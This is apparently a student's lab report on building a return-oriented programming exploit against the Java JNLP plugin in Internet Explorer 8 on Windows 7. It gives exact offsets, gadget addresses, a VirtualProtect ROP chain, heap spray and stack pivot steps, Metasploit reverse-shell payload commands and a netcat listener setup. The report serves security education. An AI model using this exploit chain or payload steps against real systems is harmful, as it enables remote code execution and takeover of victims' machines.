Return Oriented Programming Exploit on Internet Explorer 8

Aidan W. Ingram

April 26, 2026

1 Introduction

This report documents the development of a Return Oriented Programming (ROP) exploit against Internet Explorer 8 on a Windows 7 virtual machine. The vulnerability lies in the Java Network Launch Protocol (JNLP) plugin, which contains a buffer overflow in its handling of the `docbase` parameter. The goal was to leverage this overflow alongside a JavaScript heap spray to bypass the various mitigations present on the system, including stack randomization, Stackguard, ASLR, and most importantly Data Execution Prevention (DEP). The intended outcome was to deliver a reverse TCP shell payload locally that bypasses these mechanisms.

DEP is the central obstacle in this context because it marks heap and stack pages as non-executable, meaning shellcode cannot simply be sprayed and jumped to as in classical exploits. ROP circumvents this by chaining together small sequences of existing executable instructions ("gadgets") that already reside in loaded modules, each ending in a `ret` so that execution flows from one gadget to the next via stack-driven control. The strategy employed here is to construct a ROP chain that calls `kernel32!VirtualProtect` to mark a region of the sprayed heap as readable, writable, and executable (`RWX`), and then transfer execution into that newly-executable region where the actual shellcode resides. Because `kernel32.dll` itself has ASLR, SafeSEH, and GuardStack enabled, the gadgets and the `VirtualProtect` import stub are sourced from `MSVCR71.dll`, a DLL loaded by the JNLP plugin that lacks these protections, leaving its addresses static and predictable across runs.

The second key piece of the exploit is a stack pivot. The initial overflow gives control of the EIP and EBP, but the ROP chain itself is too long to fit cleanly in the overflowed buffer; instead it is placed at a known location in the sprayed heap, and EBP is set to point into that heap address. A `leave; ret` gadget is then used as the EIP target, which executes `mov esp, ebp; pop ebp; ret` and effectively rotates the stack into the heap. From that point, the ROP chain executes naturally, with each gadget's `ret` pulling the next address from the now heap-based stack.

This exploit was developed on a Windows 7 VM using WinDbg for debugging, and a Kali VM with `msfpescan` and `skyrack` for gadget discovery, using Metasploit's pattern tools for offset identification. The final payload delivers a reverse shell connecting to `127.0.0.1:8765`.

2 Running the Exploit

The exploit is self-contained in the HTML file `Ingram-PA5-solution.html`, which is hosted on the Kali VM via Apache and accessed by Internet Explorer 8 on the Windows 7 VM.

Hosting the Exploit Page

On the Kali VM, ensure `Ingram-PA5-solution.html` is present in the JNLP directory served by Apache (`/var/www/html/jnlp/`). Then start the web server:

```
sudo service apache2 start
sudo service apache2 status
```

The second command should report the service as "active" before proceeding. The Kali VM's IP address can be confirmed with `ifconfig`; in this development environment it was `192.168.40.7`.


Setting Up the Listener

Before triggering the exploit, a listener must be started on the Windows 7 VM to catch the incoming reverse shell:

```
nc -l -p 8765 -nvv
```

Triggering the Exploit

On the Windows 7 VM, open Internet Explorer 8 and navigate to `http://192.168.40.7/jnlp/` (substituting the appropriate IP if hosted elsewhere). The directory listing should show `Ingram-PA5-solution.htm` clicking the link loads the page, and clicking the button on the page triggers the JNLP overflow. Internet Explorer will heap-spray the shellcode, overflow the `docbase` buffer, pivot the stack into the heap, call `VirtualProtect` on the sprayed region, and execute the shellcode, causing a reverse shell to appear in the listener window.



3 Developing the Exploit

3.1 Confirming the Crash and Initial Reconnaissance

The first step was to confirm the basic overflow behavior using a starter HTML file that fills the `docbase` parameter with a long string of `A`'s. After starting Apache on the Kali VM and navigating to the JNLP directory in IE8, WinDbg was attached to the child IE8 process and the trigger button was clicked. As expected, the crash showed EIP, ECX, and EBP all overwritten with `0x41414141`, confirming the overflow reaches both EIP and EBP, exactly the two registers needed for a stack pivot.

```
0:019> g
ModLoad: 6d9c0000 6d9f0000   C:\Windows\System32\iepeers.dll
ModLoad: 70100000 70151000   C:\Windows\System32\WINSPOOL.DRV
ModLoad: 6d8b0000 6d962000   C:\Windows\System32\jscript.dll
ModLoad: 6d410000 6d42e000   C:\Program Files\Java\jre6\bin\jp2iexp.dll
ModLoad: 717e0000 717e7000   C:\Windows\system32\wsock32.dll
(96c.db8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=003385a8 ecx=41414141 edx=02375d9b esi=00000000 edi=00
eip=41414141 esp=02375c18 ebp=41414141 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
41414141 ??              ???
```

With the overflow confirmed, the next concern was locating `VirtualProtect` and identifying which loaded modules were unprotected. Running `!load narly` followed by `!nmod` confirmed that `kernel32.dll` has SafeSEH, GuardStack, ASLR, and DEP all enabled, making it unsuitable for direct gadget sourcing. `MSVCR71.dll`, however, has none of these mitigations, which makes it the natural target for both the gadgets and an indirect route to `VirtualProtect`.

To locate the `VirtualProtect` import stub inside `MSVCR71.dll`, `!dh MSVCR71` was run to dump the DLL's headers, revealing the Import Address Table directory, which is functionally similar to the PLT in Linux. Knowing the import range was `0x3A000`, `dps MSVCR71+3A000` was used to display pointer symbols in that region, and the table was walked until `kernel32!VirtualProtectStub` was located at address `0x7c37a140`, pointing to `0x75db50ab`. Running `u poi(7c37a140)` disassembled the target memory and confirmed the jump landed inside `kernel32!VirtualProtect`, validating that this stub address could be used as the function pointer in the ROP chain.

3.2 Testing Shellcode with DEP Disabled

Before constructing the full ROP chain, the shellcode was verified in isolation. The Windows 7 VM was rebooted with DEP disabled and a starter HTML file was used that heap-sprays a payload and executes it directly. On the Kali VM, the Metasploit framework was used to generate the shellcode:

```
msfconsole
use payload/windows/shell_reverse_tcp
set LHOST 127.0.0.1
set LPORT 8765
generate -f js_le
```

The `js_le` format produces little-endian JavaScript-escaped shellcode suitable for the heap spray. After replacing the payload block in the starter file with the generated shellcode, restarting Apache, opening a netcat listener, and clicking the trigger button, the reverse shell appeared as expected, confirming the shellcode was valid. Notably, the shellcode length was 324 bytes, already 4-byte aligned, which simplified later layout decisions.

3.3 Finding the Offset to EIP and EBP

With shellcode validated, a 1000-byte Metasploit pattern was generated to determine the offsets to EIP and EBP:

```
./pattern_create.rb -l 1000
```

A length of 1000 bytes was chosen because the overflow region was estimated at around 800 bytes; a slightly larger pattern would safely cover it. The for-loop construction was replaced with a direct `buf = unescape(`*`pattern`*`)` assignment to control the input precisely, Apache was restarted, WinDbg was attached to IE8, and the trigger was clicked.

The crash showed EIP equal to `0x316e4130`. Running:

```
./pattern_offset.rb -q 316e4130
```

returned an exact match at offset 392. To verify, the for-loop was restored with 98 iterations of `A`'s ($98 \times 4 = 392$) followed by a single 4-byte append of `B`'s (`%42`). The resulting crash showed EIP equal to `0x42424242`, confirming exact control of the instruction pointer at offset 392.

```
0:019> g
ModLoad: 6d8b0000 6d8e0000   C:\Windows\System32\iepeers.dll
ModLoad: 70c70000 70cc1000   C:\Windows\System32\WINSPOOL.DRV
ModLoad: 6c880000 6c932000   C:\Windows\System32\jscript.dll
ModLoad: 6d410000 6d42e000   C:\Program Files\Java\jre6\bin\jp2iexp.dll
ModLoad: 71870000 71877000   C:\Windows\system32\wsock32.dll
(fc4.cfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00405c00 ecx=41414141 edx=02355de7 esi=00000000 edi=00
eip=42424242 esp=02355df8 ebp=41414141 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
42424242 ??              ???
```

The pattern process was repeated to find the offset to EBP. The crash showed EBP equal to `0x6e41396d`, which `pattern_offset.rb` resolved to offset 388, exactly 4 bytes before the EIP offset, consistent with the standard prologue layout where EBP is saved immediately before the return address. With independent control over both registers, the foundation for the stack pivot was established.

3.4 Initial Gadget Selection (and Why It Failed)

With offsets known, gadget identification began. The chain required four gadget primitives:

1. `pop eax; ret` — to load the address of the `VirtualProtect` stub into EAX.
2. `mov eax, [eax]; ret` — to dereference the stub pointer, leaving the actual `VirtualProtect` entry point in EAX.
3. `call eax; ret` — to invoke `VirtualProtect` with the four arguments laid out on the stack.
4. `leave; ret` — the stack-pivot gadget used as the initial EIP target.

These were located using Skyrack on the Kali VM:

```
sky_search_raw -i "pop eax" ~/Desktop/msvcr71.dll
sky_search_raw -i "mov eax, [eax]" ~/Desktop/msvcr71.dll
sky_search_raw -i "call eax" ~/Desktop/msvcr71.dll
sky_search_raw -i "leave" ~/Desktop/msvcr71.dll
```

Taking the first exact match Skyrack returned for each proved to be a critical mistake. With the chain assembled and breakpoints set, the `leave; ret` executed correctly and the stack pivoted into the heap at `0x0a0a2020`. The first `pop eax; ret` appeared to fire, but the `VirtualProtect` stub address was subsequently being silently mutated: `0x7c37a140` would become `0x7c17a140` mid-chain. Stepping through in WinDbg revealed a stray `mov ecx, eax` followed by an `xor` executing where only `ret` was expected, and that `xor` was directly responsible for corrupting the stub address.

```
0:005> g
Breakpoint 1 hit
eax=00000000 ebx=006068d8 ecx=41414141 edx=021b599f esi=00000000 edi=00
eip=7c34116b esp=0a0a2028 ebp=41414141 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!__sse2_available_init+0xa:
7c34116b 58              pop     eax
0:005> t
eax=7c37a140 ebx=006068d8 ecx=41414141 edx=021b599f esi=00000000 edi=00
eip=7c34116c esp=0a0a202c ebp=41414141 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!__sse2_available_init+0xb:
7c34116c 8bc8            mov     ecx,eax
0:005> t
eax=7c37a140 ebx=006068d8 ecx=7c37a140 edx=021b599f esi=00000000 edi=00
eip=7c34116e esp=0a0a202c ebp=41414141 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!__sse2_available_init+0xd:
7c34116e 3500002000      xor     eax,200000h
0:005> t
eax=7c17a140 ebx=006068d8 ecx=7c37a140 edx=021b599f esi=00000000 edi=00
eip=7c341173 esp=0a0a202c ebp=41414141 iopl=0         nv up ei pl nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!__sse2_available_init+0x12:
7c341173 50              push    eax
```

Pre-XOR ✓

Post X

3.5 Diagnosing the Gadget Problem

The root cause was conceptual: Skyrack's match for `pop eax` locates the instruction itself, but says nothing about what follows it. In several cases the byte immediately following was not `0xc3` (`ret`) but instead the start of another instruction such as `xor`, `mov`, or a `ret 4`/`ret 8` that imbalanced the stack.


The fix required two steps. First, all candidates had to be enumerated rather than only the first match, using Skyrack's `-a` flag:

```
sky_search_raw -i "pop eax" -a ~/Desktop/msvcr71.dll
```

Second, each candidate was verified by running `u (address)` in WinDbg on every address in the resulting list, walking down until finding one that produced exactly the desired instruction followed by a clean `ret`. The remainder of this subsection documents that process for each of the three gadgets that required replacement; the `leave; ret` at `0x7c3411a4` was unaffected and remained in use.

`pop eax; ret` **at** `0x7c345194`


The Skyrack `-a` listing for `pop eax` returned a long sequence of candidates. Walking down with `u` on each revealed several `ret 4` and `ret 8` variants. The address `0x7c345194` was the first that disassembled to `pop eax` immediately followed by `ret`, confirmed with the preceding address also being a clean `ret` at `0x7c344edc`.




```
0:005> u 0x7c345194
MSVCR71!_fprem1_common+0x204:
7c345194 58              pop     eax
7c345195 c3              ret
MSVCR71!_adj_fprem1:
7c345196 52              push    edx
7c345197 83ec30          sub     esp,30h
7c34519a db7c2418        fstp    tbyte ptr [esp+18h]
7c34519e db3c24          fstp    tbyte ptr [esp]
7c3451a1 ba00000000      mov     edx,0
7c3451a6 8b442406        mov     eax,dword ptr [esp+6]
0:005> u 0x7c344edc
MSVCR71!_fprem_common+0x204:
7c344edc 58              pop     eax
7c344edd c3              ret
MSVCR71!_adj_fprem:
7c344ede 52              push    edx
7c344edf 83ec30          sub     esp,30h
7c344ee2 db7c2418        fstp    tbyte ptr [esp+18h]
7c344ee6 db3c24          fstp    tbyte ptr [esp]
7c344ee9 33d2            xor     edx,edx
7c344eeb 8b442406        mov     eax,dword ptr [esp+6]
```

`mov eax, [eax]; ret` **at** `0x7c3530ea`

The Skyrack `-a` listing for `mov eax, [eax]` was shorter and contained no `ret N` variants. Walking down the list, the first address whose subsequent byte produced a clean `ret` was `0x7c3530ea`, approximately 16 entries in. The entry below it, `0x7c357c60`, did not yield a clean `ret` and is included in the analysis below to illustrate the selection criteria.




```
0:005> u 0x7c3530ea
MSVCR71!_get_osfhandle+0x27 [f:\vs70builds\3052\vc\crtbld\crt\src\osfin
7c3530ea 8b00            mov     eax,dword ptr [eax]
7c3530ec c3              ret
7c3530ed e8de6dffff      call    MSVCR71!_errno (7c349ed0)
7c3530f2 c70009000000    mov     dword ptr [eax],9
7c3530f8 e8dc6dffff      call    MSVCR71!__doserrno (7c349ed9)
7c3530fd 832000          and     dword ptr [eax],0
7c353100 83c8ff          or      eax,0FFFFFFFFh
7c353103 c3              ret
0:005> u 0x7c357c60
MSVCR71!_wfullpath+0xd [f:\vs70builds\3052\vc\crtbld\crt\src\fullpath.c
7c357c60 8b00            mov     eax,dword ptr [eax]
7c357c62 0000            add     byte ptr [eax],al
7c357c64 66833f00        cmp     word ptr [edi],0
7c357c68 0f8481000000    je      MSVCR71!_wfullpath+0x9c (7c357cef)
7c357c6e 8b5d08          mov     ebx,dword ptr [ebp+8]
7c357c71 85db            test    ebx,ebx
7c357c73 7527            jne     MSVCR71!_wfullpath+0x49 (7c357c9c)
7c357c75 6808020000      push    208h
```

`call eax; ret` **at** `0x7c341fe4`

The `call eax` listing was the shortest of the three. The fourth entry, at `0x7c341fe4`, was the first with a clean `ret` following the `call eax`. The subsequent entry at `0x7c34246c` was not viable, confirming `0x7c341fe4` as the appropriate selection.

```
└─$ sky_search_raw -i "call eax" -a ~/Desktop/msvcr71.dll
Decoding /home/kali/Desktop/msvcr71.dll ...
decoding done.
looking for call eax ffd0
0×7c3418d9 call eax
0×7c341cd4 call eax
0×7c341db0 call eax
0×7c341fe4 call eax
0×7c34246c call eax
0×7c3424b4 call eax
```

```
0:005> u 0x7c341fe4
MSVCR71!_ms_p5_mp_test_fdiv+0x21:
7c341fe4 ffd0            call    eax
7c341fe6 c3              ret
MSVCR71!_fpmath:
7c341fe7 e818000000      call    MSVCR71!_cfltcvt_init (7c342004)
7c341fec e8caffffff      call    MSVCR71!_ms_p5_mp_test_fdiv (7c341fbb)
7c341ff1 837c240400      cmp     dword ptr [esp+4],0
7c341ff6 a340c9387c      mov     dword ptr [MSVCR71!_adjust_fdiv (7c38c
7c341ffb 0f858b670000    jne     MSVCR71!_fpmath+0x16 (7c34878c)
7c342001 dbe2            fnclex
0:005> u 0x7c34246c
MSVCR71!_except_handler3+0x5f:
7c34246c ffd0            call    eax
7c34246e 5d              pop     ebp
7c34246f 5e              pop     esi
7c342470 8b5d0c          mov     ebx,dword ptr [ebp+0Ch]
7c342473 0bc0            or      eax,eax
7c342475 743f            je      MSVCR71!_except_handler3+0xa9 (7c3424b
7c342477 7848            js      MSVCR71!_except_handler3+0xb4 (7c3424c
7c342479 8b7b08          mov     edi,dword ptr [ebx+8]
```

The final gadget set was:

- `pop eax; ret` at `0x7c345194`
- `mov eax, [eax]; ret` at `0x7c3530ea`
- `call eax; ret` at `0x7c341fe4`
- `leave; ret` at `0x7c3411a4`

Verifying each candidate address in the debugger is a non-negotiable step. Accepting the first Skyrack match at face value, without inspecting the full instruction sequence, is a reliable path to subtle, difficult-to-diagnose failures.

3.6 Endianness: `packv` vs. `little_endian`

A second issue surfaced while constructing the chain: choosing the correct encoding for stack-side values versus heap-side values. The starter code provides both a `packv` helper and a `little_endian` helper, and the distinction between them is non-obvious until the failure mode is observed.

The for-loop that builds the overflow string operates on raw byte sequences delivered through the `docbase` string, so values placed there (the EBP burn target and the `leave; ret` address that lands in EIP) must be encoded with `little_endian`, which produces single-byte escapes. The ROP chain itself, however, sits in the JavaScript-sprayed heap and is delivered as a Unicode string; values there require `packv`, which produces two-byte escapes that align correctly to 4 bytes in the Unicode-encoded heap. Mixing these up causes addresses to be padded with stray null bytes, breaking the chain. The correct assignment is: `little_endian` for values in the overflow buffer, `packv` for values in the heap spray.

3.7 Constructing the ROP Chain

The four `VirtualProtect` arguments were chosen as follows:


- **lpAddress** = `0x0a0a2020` — a heap address known to be inside the sprayed region.
- **dwSize** = `0x00004000` — 16 KB, comfortably larger than the ROP chain plus shellcode.
- **flNewProtect** = `0x00000040` — `PAGE_EXECUTE_READWRITE`.
- **lpfOldProtect** = `0x0a0a0a0a` — a writable address inside the sprayed heap; the old protection value is written here and discarded.

The ROP chain laid out in the sprayed heap, beginning at `0x0a0a2020` when `leave` pivots, was structured as:

1. `0x90909090` — a "burn" address. The `leave` instruction performs `mov esp, ebp; pop ebp`, so the first dword at the pivot target is consumed by `pop ebp` before the `ret`. A junk-but-valid heap address here keeps EBP pointing somewhere safe.
2. `0x7c345194` — `pop eax; ret`.
3. `0x7c37a140` — the `VirtualProtect` stub address; popped into EAX.
4. `0x7c3530ea` — `mov eax, [eax]; ret`; dereferences the stub, leaving EAX pointing at the real `VirtualProtect` entry.

5. `0x7c341fe4` — `call eax; ret`; invokes `VirtualProtect`.
6. `0x0a0a2020` — **lpAddress**.
7. `0x00004000` — **dwSize**.
8. `0x00000040` — **flNewProtect**.
9. `0x0a0a0a0a` — **lpfOldProtect**.
10. `0x0a0a2048` — the return address `VirtualProtect` will return to after the call, since the callee handles cleanup (see below for calculation).
11. Shellcode (324 bytes, hardcoded immediately following the arguments).

The return-address calculation deserves a brief note. The chain consists of 9 four-byte entries before the shellcode (burn + 3 gadgets + stub + 4 arguments), totaling 36 bytes; starting from `0x0a0a2020`, the end of those entries lands at `0x0a0a2044`. The return slot itself (slot 10 in the list) sits between the gadgets and the arguments, so the actual shellcode landing point is `0x0a0a2044 + 4 = 0x0a0a2048`. The figure below shows how the payload maps to the expected structure.



3.8 The Buffer Construction

With both halves of the exploit settled, the overflow string was constructed as 97 iterations of `A`'s (388 bytes filling up to EBP), followed by a `little_endian`-encoded EBP target pointing into the sprayed heap (`0x0a0a2020`), followed by a `little_endian`-encoded `leave; ret` address (`0x7c3411a4`) which overwrites EIP.

The heap-spray block was modified so that each sprayed chunk consisted of the ROP chain (`packv`-encoded) followed by NOP padding and the shellcode, repeated enough times that the well-known landing address `0x0a0a2020` would reliably fall inside an instance of the chain.

3.9 How the Exploit Chain Executes

When the victim clicks the trigger button on the malicious page:

1. The JavaScript heap spray fills a large region of the IE process heap with copies of the ROP chain and shellcode, ensuring `0x0a0a2020` lies inside the sprayed data.

2. The JNLP plugin reads the oversized `docbase` parameter and overflows the saved EBP and EIP on the stack. EBP is replaced with `0x0a0a2020` (a heap address in the spray region) and EIP is replaced with `0x7c3411a4`, the `leave; ret` gadget in `MSVCR71.dll`.

3. When the vulnerable function returns, control transfers to `leave; ret`. The `leave` executes `mov esp, ebp; pop ebp`, pivoting ESP to `0x0a0a2020` and popping the next dword into EBP. The `ret` then takes its target from `[esp]`, which now sits inside the sprayed heap.

4. Because the spray ensures `0x0a0a2020` contains the start of the ROP chain, ESP after the pivot lands on the burn address, completes the `leave`, then advances into `pop eax; ret`, which loads `0x7c37a140` into EAX.

5. `mov eax, [eax]; ret` dereferences the stub, leaving the real `kernel32!VirtualProtect` entry point in EAX.

6. `call eax; ret` invokes `VirtualProtect` with the four arguments laid out on the heap, marking the region around `0x0a0a2020` as `PAGE_EXECUTE_READWRITE`.

7. `VirtualProtect` returns to `0x0a0a2048`, landing directly in the shellcode.

8. The shellcode, now executable, establishes a TCP connection to `127.0.0.1:8765` and spawns a reverse shell in the `nc` listener.

The figures below show breakpoints set on all four gadgets and the resulting memory state as each fires. By the time the `call eax` gadget executes, the `VirtualProtect` stub is being used to initiate the protection change. Examining the region of memory starting at `0x0a0a2020` confirms that the full payload and shellcode are present and ready for execution.

```
0:015> bp 0x7c3411a4
0:015> bp 0x7c345194
0:015> bp 0x7c3530ea
0:015> bp 0x7c341fe4
0:015> g
ModLoad: 6d410000 6d42e000   C:\Program Files\Java\jre6\bin\jp2iexp.dll
ModLoad: 717e0000 717e7000   C:\Windows\system32\wsock32.dll
Breakpoint 0 hit
eax=00000000 ebx=00486a40 ecx=41414141 edx=021a5d9f esi=00000000 edi=00
eip=7c3411a4 esp=021a5db0 ebp=0a0a2020 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!__sse2_available_init+0x55:
7c3411a4 c9              leave
0:005> g
Breakpoint 1 hit
eax=00000000 ebx=00486a40 ecx=41414141 edx=021a5d9f esi=00000000 edi=00
eip=7c345194 esp=0a0a2028 ebp=90909090 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!_fprem1_common+0x204:
7c345194 58              pop     eax
0:005> g
Breakpoint 2 hit
eax=7c37a140 ebx=00486a40 ecx=41414141 edx=021a5d9f esi=00000000 edi=00
eip=7c3530ea esp=0a0a2030 ebp=90909090 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!_get_osfhandle+0x27:
7c3530ea 8b00            mov     eax,dword ptr [eax]  ds:0023:7c37a140=
0:005> g
Breakpoint 3 hit
eax=76d750ab ebx=00486a40 ecx=41414141 edx=021a5d9f esi=00000000 edi=00
eip=7c341fe4 esp=0a0a2034 ebp=90909090 iopl=0         nv up ei ng nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
MSVCR71!_ms_p5_mp_test_fdiv+0x21:
7c341fe4 ffd0            call    eax {kernel32!VirtualProtectStub (76d7
```

```
0:019> dd 0a0a2020 L10
0a0a2020  90909090 7c345194 7c37a140 7c3530ea
0a0a2030  7c341fe4 0a0a2020 00004000 00000040
0a0a2040  0a0a0a0a 0a0a2048 0082e8fc 89600000
0a0a2050  64c031e5 8b30508b 528b0c52 28728b14
```

region just made RWX

beginning of payload

beginning of shellcode

4 References

The exploit structure was developed based on publicly available research on ROP exploitation techniques, WinDbg documentation, and Metasploit tooling. The ROP chain layout follows the standard pattern of gadgets followed by the `VirtualProtect` stub, dereference, call, and four parameters. The exact return-address landing point inside the shellcode required independent reasoning from the call layout, as the callee-cleanup convention does not specify a return target.

5 Conclusion

This report documented the mechanics of a full ROP exploit against a DEP-protected target from start to finish. The development process identified the precise EIP and EBP offsets using Metasploit's pattern tools, located `VirtualProtect`'s import stub inside an unprotected DLL, validated the shellcode against a DEP-disabled build, and assembled a four-gadget ROP chain in `MSVCR71.dll` that pivots the stack into a heap-sprayed region, marks that region executable, and lands execution in a reverse shell payload.

The central technique is the use of existing executable code — `VirtualProtect` itself — as the mechanism that disarms DEP, with the stack pivot serving as the bridge between the small overflow buffer and the much larger ROP chain. The most important practical lesson of the work is that gadget addresses are only as good as the instruction sequences they actually point to: verifying each candidate in the debugger is non-optional, and accepting Skyrack's first match without inspection is a reliable source of subtle, hard-to-diagnose failures.